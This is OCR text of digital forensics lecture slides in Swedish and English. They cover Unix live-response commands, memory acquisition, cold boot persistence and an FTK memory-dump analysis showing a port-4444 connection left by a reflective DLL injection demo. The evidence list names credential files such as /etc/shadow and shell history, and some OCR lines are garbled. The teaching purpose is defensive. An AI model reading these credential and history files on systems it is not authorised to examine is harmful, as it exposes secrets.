
```
ulimit -a
ulimit -c unlimited
kill -s SIGSEGV <PID>
```

Unix-like Live response III

- Non-volatile Information
  - System version and patch level
    - uname -a
  - Logged in users
    - w
  - Login history
    - last
  - Syslog etc.
    - Most of the logs are available under /var/log – some are binary
  - User accounts
    - /etc/passwd and /etc/shadow
  - User command history file
    - /home/<user>/.<shell>_history

Unix-like OS

- **Most of the smartphones, tablets and netbooks will be based on scaled down Unix-like operating systems in the future!**
- **Linux**
  - **Google/Open Handset Alliance → Android**
  - **HP → webOS, Google → Google Chrome OS**
  - **Nokia (Maemo) and Intel (Moblin) → MeeGo → Tizen**
- **Mac OS X (NeXT, Darwin) and QNX**
  - **Apple → iOS, RIM (Research In Motion) → QNX**



MeeGo* Architecture

MeeGo User Experience

MeeGo Handset UX
Handset UI and Applications
Handset UI Framework

MeeGo Netbook UX
netbook UI and Applications
netbook UI Framework

Other UXs

MeeGo OS Middleware

MeeGo UI Framework

Comms: Connection Mgmt, Telephony APIs, Cellular Stack, IP VOIP, IM, Presence, Bluetooth* wireless technology

Internet Svcs: Layout Engine, Web Services, Web Run Time, Location

Visual Svcs: Clutter GTK+, 3D Graphics, 3D Graphics, I18n Rendering, X

Media Svcs: Media App Framework, Media Framework, Audio, Codecs, UPnP

Data Mgmt: Content Framework, Context Framework, Package Manager

Device Svcs: Energy Mgmt, Sensor Framework, System Policy, Device Sync, Backup & Restore

Personal Svcs: PIM Svcs, Accts & Single Sign-on

MeeGo OS Base

Settings Database, System Libraries, Message Bus
MeeGo Kernel
HW Adaptation Software

Security

8


IDF2010
INTEL DEVELOPER FORUM

Memory forensics I

- Dumpa fysiska minnet (RAM), varför?
  - Current running processes and terminated processes
  - Open TCP/UDP ports/raw sockets/active connections
  - Memory mapped files
    - Executable image, shared, objects (modules/drivers), text files
  - Caches
    - Web addresses, typed commands, passwords, clipboards, SAM database, edited files
  - Hidden data, encryption keys and many more
  - Problematiskt… systemet live
    - Page/swap file, ny process etc., Locards exchange principle
- Analysera minnet
  - Enumerera olika programstrukturer, signatur baserad carving, leta strängar, virus scans... nätförbindelser etc. ...

Memory forensics II


- Full system memory dumps via software method
  - Does not freeze the system, will not grab the swap file
  - Windows 2003 SP1, XP SP3, Vista and newer Windows OS does not allow access to the \\.\PhysicalMemory pipe, not even from an administrator account!
  - Dumping tools commonly use kernel-driver installation routines
    - Win32/64dd, Mantech MDD, Mandiant Memoryze and Guidance Winen
- Live dumpa en enstaka process minne
  - Enklare analys och page filen kommer med
- Windows Memory Analysis
  - Andreas Schuster – PTFinder (Perl)
  - Walters/Petroni – Volatility (Python)
  - Memoryze - Mandiant
- Windows Memory Analysis - fritt kapitel
  - http://users.du.se/~hjo/cs/common/books



Persistence of Data in Memory

- Cold Boot Attacks (encryption)
  - http://citp.princeton.edu/memory/
- Reboot memory left-overs

- Factors:
  - System activity
  - Main memory size
  - Data type
  - Operating system




Above example*: Long-term verification of DNS server: (OS: Solaris 8, RAM: 768 MB)
Method: Tracking page state changing over time.
Result: 86 % of the memory never changes.

*Source: „Forensic Discovery", Dan Farmer, Wietse Venema

Memory Analysis with FTK 4

- **To import a memory dump**
  - In FTK Examiner, click Evidence > Import Memory Dump.
  - Select the system from the dropdown list. If the system is not listed, select the <Add new Agent> item from the list, and enter a hostname name or an IP Address.
  - Click the Browse button to locate the memory dump file you want to add to your case and click Open.
  - Click OK to add the memory dump to your case.
  - The memory dump data appears in the Volatile tab in the Examiner window



Import Memory Dump File

Agent: victim


Memory Dump File: D:\hjo\cases\mem-lecture\mem.dd

Memory Swap File:

Memory Analysis with FTK 4

http://computer.forensikblog.de/en/2009/10/memory_analysis_with_ftk_3.html

- There is no more suspect to find than the open TCP 4444 port
  - Memory dump from the reflective dll injection attack earlier in the slides



AccessData Forensic Toolkit Version: 3.4.1.34295 Database: localhost Case: lecture-memory -Education-
File Edit View Evidence Filter Tools Manage Help
Filter: - unfiltered -
Filter Manager...
Explore Overview Email Graphics Bookmarks Live Search Index Search Volatile
Snapshot Find
Detail List
KFF:

- Process List
  - 2010-06-15 18:51:53 (UTC)
    - victim (dump)
- DLL List
  - 2010-06-15 18:51:53 (UTC)
    - victim (dump)
- Sockets
  - 2010-06-15 18:51:53 (UTC)
    - victim (dump)
- Driver List
  - 2010-06-15 18:51:53 (UTC)
    - victim (dump)
- Open Handles
  - 2010-06-15 18:51:53 (UTC)
    - victim (dump)
- Processors
  - 2010-06-15 18:51:53 (UTC)
    - victim (dump)
- System Descriptor Table
  - 2010-06-15 18:51:53 (UTC)
    - victim (dump)
- Devices
  - 2010-06-15 18:51:53 (UTC)
    - victim (dump)

Name	Path	Start Time	Working Directory	Command Line	PID	Has Searc...	Parent PID	User	MD5
□ System		Invalid DateTime (U...			4	N	0		0000000000000000
□ smss.exe	C:\Windows\System32\sm...	2010-06-15 17:34:...	C:\WINDOWS\	\SystemRoot\S...	368	N	4		0000000000000000
□ csrss.exe	C:\WINDOWS\system32\c...	2010-06-15 17:34:...	C:\WINDOWS\s...	C:\WINDOWS\s...	484	N	368		0000000000000000
□ winlogon.exe	C:\WINDOWS\system32\...	2010-06-15 17:34:...	C:\WINDOWS\s...	winlogon.exe	556	N	368		0000000000000000
□ lsass.exe	C:\WINDOWS\system32\l...	2010-06-15 17:34:...	C:\WINDOWS\s...	C:\WINDOWS\s...	616	N	556		0000000000000000
□ services.exe	C:\WINDOWS\system32\s...	2010-06-15 17:34:...	C:\WINDOWS\s...	C:\WINDOWS\s...	604	N	556		0000000000000000
□ svchost.exe	C:\WINDOWS\System32\...	2010-06-15 17:34:...	C:\WINDOWS\s...	C:\WINDOWS\...	1052	N	604		0000000000000000
□ spoolsv.exe	C:\WINDOWS\system32\s...	2010-06-15 17:34:...	C:\WINDOWS\s...	C:\WINDOWS\s...	1444	N	604		0000000000000000
□ svchost.exe	C:\WINDOWS\System32\...	2010-06-15 17:34:...	C:\WINDOWS\s...	C:\WINDOWS\...	964	N	604		0000000000000000
□ vmacthlp.exe	C:\Program Files\VMware\...	2010-06-15 17:34:...	C:\Program File...	"C:\Program Fil...	780	N	604		0000000000000000
□ VMwareServic...	C:\Program Files\VMware\...	2010-06-15 17:34:...	C:\WINDOWS\s...	"C:\Program Fil...	1836	N	604		0000000000000000
□ svchost.exe	C:\WINDOWS\system32\s...	2010-06-15 17:34:...	C:\WINDOWS\s...	C:\WINDOWS\s...	864	N	604		0000000000000000
□ svchost.exe	C:\WINDOWS\System32\...	2010-06-15 17:34:...	C:\WINDOWS\s...	C:\WINDOWS\...	1028	N	604		0000000000000000
□ cmd.exe	C:\WINDOWS\system32\c...	2010-06-15 17:36:...	C:\tmp\	"C:\WINDOWS\...	1220	N	1356		0000000000000000
□ Explorer.EXE	C:\WINDOWS\Explorer.EXE	2010-06-15 17:34:...	C:\Documents ...	C:\WINDOWS\...	1356	N	1288		0000000000000000
□ VMwareUser.exe	C:\Program Files\VMware\...	2010-06-15 17:34:...	C:\Documents ...	"C:\Program Fil...	1568	N	1356		0000000000000000
□ VMwareTray.exe	C:\Program Files\VMware\...	2010-06-15 17:34:...	C:\Documents ...	"C:\Program Fil...	1560	N	1356		0000000000000000
□ msmsgs.exe	C:\Program Files\Messeng...	2010-06-15 17:34:...	C:\Documents ...	"C:\Program Fil...	1580	N	1356		0000000000000000
□ ctfmon.exe	C:\WINDOWS\System32\...	2010-06-15 17:34:...	C:\Documents ...	"C:\WINDOWS\...	1588	N	1356		0000000000000000
□ win32dd.exe	C:\tmp\win32dd.exe	2010-06-15 17:51:...	C:\tmp\	win32dd.exe /f ...	1696	N	1220		0000000000000000

Total: 20 | Highlighted: 1 | Checked: 0 | KFF: Unlisted,Important,Unimportant

Detailed Information

Port	Protocol	Local Address	Remote Address	Remote Port	State	Process Name	PID	Machine	Agent OS	Acquisition Time	Source
□ 0	TCP	0.0.0.0		0	Unknown	lsass.exe	616	victim	?	2010-06-15 18:51:...	Memory
□ 1055	TCP	0.0.0.0		0	Unknown	lsass.exe	616	victim	?	2010-06-15 18:51:...	Memory
□ 500	UDP	0.0.0.0		0	Unknown	lsass.exe	616	victim	?	2010-06-15 18:51:...	Memory
□ 1055	TCP	192.168.85.129	192.168.2.228	4444	Unknown	lsass.exe	616	victim	?	2010-06-15 18:51:...	Memory

Ready

Volatile Tab Filter: [None]

Live response data analysis

- What does the data tell us?
  - Malware present? Is the system compromized etc.
  - Get a picture about what happened
  - Perform a better post mortem analysis
- Reduce the amount of data
  - Eliminate ”known good” data
    - Registry keys, processes, users, network connections etc...
  - Complicated, time consuming and prone to errors doing it by hand
  - Scripting solutions as Perl and Python etc.
    - PyFLAG (Forensic and Log Analysis GUI)
    - http://www.pyflag.net/cgi-bin/moin.cgi
- Live response is generally characterized by bad enviroment, stress, pressure, and confusion
  - Data reduction and automation techniques can be used by the investigator to provide effective response

Readings

- Check out papers, forensic books, web links and fronter
- Check out the guidelines as
  - Collecting Evidence from a Running Computer - A Technical and Legal Primer for the Justice Community
    - http://euro.ecom.cmu.edu/program/law/08-732/Evidence/RunningComputer.pdf
  - National Institute of Justice
    - Electronic Crime Scene Investigation A Guide for First Responders, Second Edition
    - Investigations Involving the Internet and Computer Networks
- Linux live response
  - [server]\forensics\docs

LogAnalysis.org

Read about logging:
http://www.loganalysis.org/